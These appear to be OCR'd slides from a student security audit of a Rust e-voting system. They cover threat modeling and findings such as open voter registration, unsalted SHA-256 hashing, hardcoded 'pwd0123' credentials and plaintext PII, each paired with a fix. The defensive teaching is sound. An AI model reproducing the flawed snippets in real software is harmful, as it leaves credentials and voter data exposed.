Phase III Audit

E-Voting Analysis

Team: ThermoRust

Analysts: Proma Roy, Md Ariful Islam Fahim, Hsiao-Yin Peng, Tahsinur Rahman


Course: EE I7701 | Secure Systems Engineering

INTRODUCTION: THE E-VOTING LANDSCAPE

CONTEXT & STAKES

TRADITIONAL VS. E-VOTING

Voting Systems: The mechanism by which a group translates intent into a mandate. Traditionally relies on physical paper trails and chain-of-custody.



E-Voting (Electronic Voting)

- Efficiency: Instant tabulation.
- Accessibility: Enabling remote access.

THE SECURITY CHALLENGE

Voting systems face a unique cryptographic constraint known as the **Trust Paradox:**

- We must verify Identity (Authentication).
- We must protect Anonymity (Secrecy).

If security fails, results are permanent. Unlike banking, fraud cannot simply be "reversed."


THREAT MODELING STRIDE analysis & core components breakdown

POLICY: DEFINES THE SECURITY RULES AND OBJECTIVES

Goal: Secure, and fair election.
Specifics: Voters can vote only once, users cannot access outside their roles, and the election outcome cannot be altered.

INCENTIVES: IDENTIFIES WHO WANTS TO BREAK THE SYSTEM AND WHY

Attackers: Election Admins, District Officials, Voters, Malicious Actors.
Motivations: Rigging the election for a specific candidate, causing DoS, or undermining trust in the system.



MECHANISMS: THE TOOLS AND PROCESSES USED TO ENFORCE THE POLICY

Implementations: Rust code, SQLite database, CLI interface.
Security controls: Authentication functions, access control checks, encryption.

ASSURANCE: EVIDENCE THAT THE MECHANISMS CORRECTLY ENFORCE THE POLICY DESPITES INCENTIVES TO BREAK THEM

Validation: Testing, code audits, and security analysis.
Outcome: audit revealed a lack of assurance due to numerous vulnerabilities.

ADVERSARY ANALYSIS Threat Model

Primary Threat: The Insider

Profile: Compromised Admin/District Official/Auditor, Malicious Actor.

Evidence: The presence of build.rs malware proves the adversary has access to the Source Code and the Build Pipeline.

Capabilities:

- Injecting malicious dependencies.
- Altering compilation logic.

Secondary Threats & Goals


Other Adversaries:

- External Hacker: Exploits SQLi and DoS vulnerabilities.
- Corrupt Official: Misuses Admin credentials to rig elections.

Adversary Goals:

1. Subversion (Integrity): Rig the election result undetected (e.g., Age bypass).
2. Disruption (Availability): Crash the system with invalid input (DoS).

E-VOTING SYSTEM FLOWCHART



VULNERABILITY DISCOVERY APPROACH

- Static Analysis: Use Rust analyzers like cargo audit to detect unsafe patterns, dependency issues and structural weaknesses.
- Runtime Testing With Invalid Inputs: Execute the program with unexpected inputs to observe how it behaves under failure conditions and uncover unhandled errors, unsafe unwraps, and logic flaws.
- Manual Code Review: Review program to understand logic, and architecture allowing for complex logics, authentication flaws, and authorization bypasses.
- Binary/Assembly Analysis: Used to examine compiled executables at a low-level, revealing unsafe memory operations, control-flow weaknesses, and other vulnerabilities not visible in the source code.

VOTER REGISTRATION OWASP A01 | Broken Access Control


Description

Any unauthorized user can register as a voter and cast a vote. Only election admins should register voters.

CWE MAP

- CWE-862 Missing Authorization

Location: voter.rs




```
Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 3

Are you an existing voter or a new voter?
1. Existing Voter
2. New Voter
Choice: 2
Enter full name: test
Enter date of birth (YYYY-MM-DD): 2000-10-10
✅ Registration successful! Welcome, test!

--- VOTER MENU ---
1. View Open Elections
2. Cast Ballot
3. Verify My Ballot
4. Logout
Select an option:
```

VOTER REGISTRATION (Mitigation)


Description

- The "Register new voter" option is now only usable by someone who knows the real admin password
- Normal users who try to register are prompted for the admin password.
- If the password is wrong, registration is denied instantly.
- As the description of the project suggest, only allow admins to register voters.

Location: voter.rs



```
if !crate::auth::verify_password(password: &entered, hash: &crate::auth::hash_password(&admin_pass)) {
    println!("Incorrect admin password - registration denied");
    return None;
}
```



```
--- Voter Portal ---
1. Login
2. Register new voter (admin only)
3. Back to main menu
Choose: 2

=== New Voter Registration (Admin Only) ===
Full name: Fahim
Date of birth (YYYY-MM-DD): 1990-05-06
Admin password required
Admin password: 
```

WEAK HASHING (NO SALT) OWASP A02 | Cryptographic Failures


Description

Hashing without a unique salt for each user makes stored credentials vulnerable to precomputed rainbow table attacks.

CWE MAP

- CWE-759 Use of one way hash without a salt
- CWE-916 Use of Password Hash With Insufficient computational effort.


Location: auth.rs




```rust
/// Hash a password
fn hash_password(password: &str) -> String {
    let mut hasher = Sha256::new();
    hasher.update(password.as_bytes());
    let result = hasher.finalize();
    hex::encode(result)
}
```

MITIGATION

- Use random salt generation to hash the password.
- Use modern hashing algorithm such as Argon2
- Each password gets a unique, randomly generated salt on every password change



```rust
use argon2::{
    password_hash::{rand_core::OsRng, SaltString},
    Argon2, PasswordHash, PasswordHasher, PasswordVerifier,
```



```rust
/// Hash a password using Argon2
fn hash_password(password: &str) -> String {
    let salt: SaltString = SaltString::generate(rng: &mut OsRng);
    // replacing weak SHA-256
    let argon2: Argon2<'_> = Argon2::default();

    // Hash the password
    argon2.hash_password(password.as_bytes(), &salt) Result<PasswordHash<'_>, …>
        .expect("Failed to hash password") PasswordHash<'_>
        .to_string()
}
```

HARDCODED CREDENTIALS OWASP A07 | Identification and Authentication Failures


Description

Inspecting the program revealed credentials hardcoded directly into the binary source, leading to the misuse of privileges.

CWE MAP

- CWE-798 Use of hard-coded password


Location: auth.rs




```
impl Auth {
    pub fn new() -> Self {
        let mut users = HashMap::new();


        // Add Admin, District and audit log with hashed passwords
        users.insert("admin".to_string(), hash_password("pwd0123"));
        users.insert("district".to_string(), hash_password("pwd0123"));
        users.insert("audit".to_string(), hash_password("pwd0123"));

        Auth { users }
    }
```

MITIGATION

- Completely removed all passwords and fallback defaults from source code
- Passwords are now loaded exclusively at runtime from a separate .env file using the dotenvy crate.
- Achieved zero secrets in compiled binary – strings reveals nothing



```
let env_path: PathBuf = std::path::Path::new(&manifest_dir).join(path: ".env");
dotenvy::from_path(env_path.as_path()).ok();
```



```
let admin_password: String = std::env::var(key: "ADMIN_PASSWORD") Result<String, VarError>
    .expect("ERROR: ADMIN_PASSWORD not set");
let district_password: String = std::env::var(key: "DISTRICT_PASSWORD") Result<String, VarError>
    .expect("ERROR: DISTRICT_PASSWORD not set");
let audit_password: String = std::env::var(key: "AUDIT_PASSWORD") Result<String, VarError>
    .expect("ERROR: AUDIT_PASSWORD not set");
```

STORING PLAINTEXT PII OWASP A02 | Cryptographic Failures

Description

Sensitive data such as full_name and date_of_birth are not encrypted and are stored in the database in plaintext.


CWE MAP

- CWE-312 Cleartext storage of sensitive information


MITIGATION

Apply application-level encryption (e.g., AES-GCM) to sensitive data before insertion into the database.

Location: database.rs



```
    /// Register a new voter
pub fn register_voter(&self, full_name: &str, date_of_birth: &str) -> Result<bool> {
    // Check if voter already exists
    let mut stmt: ! = self.conn.prepare(
        "SELECT id FROM voters WHERE full_name = ?1 AND date_of_birth = ?2"
    )?;

    let exists: Option<i64> = stmt.query_row(params![full_name, date_of_birth],
        |row| row.get(0)).optional()?;

    if exists.is_some() {
        return Ok(false); // already exists
    }


    // Insert new voter
    self.conn.execute(
        "INSERT INTO voters (full_name, date_of_birth) VALUES (?1, ?2)",
        params![full_name, date_of_birth],
    )?;


    Ok(true)
}
```




```
[redacted]\e_voting\e_voting>sqlite3 e_voting.db "SELECT * FROM voters;"
1|hasan|2007-01-01
2|testtesttest|2007-02-13
3|test|1997-08-10
4|test1|2006-12-05
5|test|1999-10-20
```

STORING PLAINTEXT PII (Mitigation)


Description

- Applied AES-256-GCM authenticated encryption to full_name and date_of_birth.
- The encryption key is a 32-byte key loaded from .env file, which never present in source code or binary.
- Even if someone get the access of database, all voter names and birthdates appear as unreadable hex.


Location: crypto.rs




```
if key_str.len() != 32 {
    panic!("DATA_ENCRYPTION_KEY must be exactly 32 characters long!");
}
let key = Key::<Aes256Gcm>::from_slice(key_str.as_bytes());
Aes256Gcm::new(key)
```



```
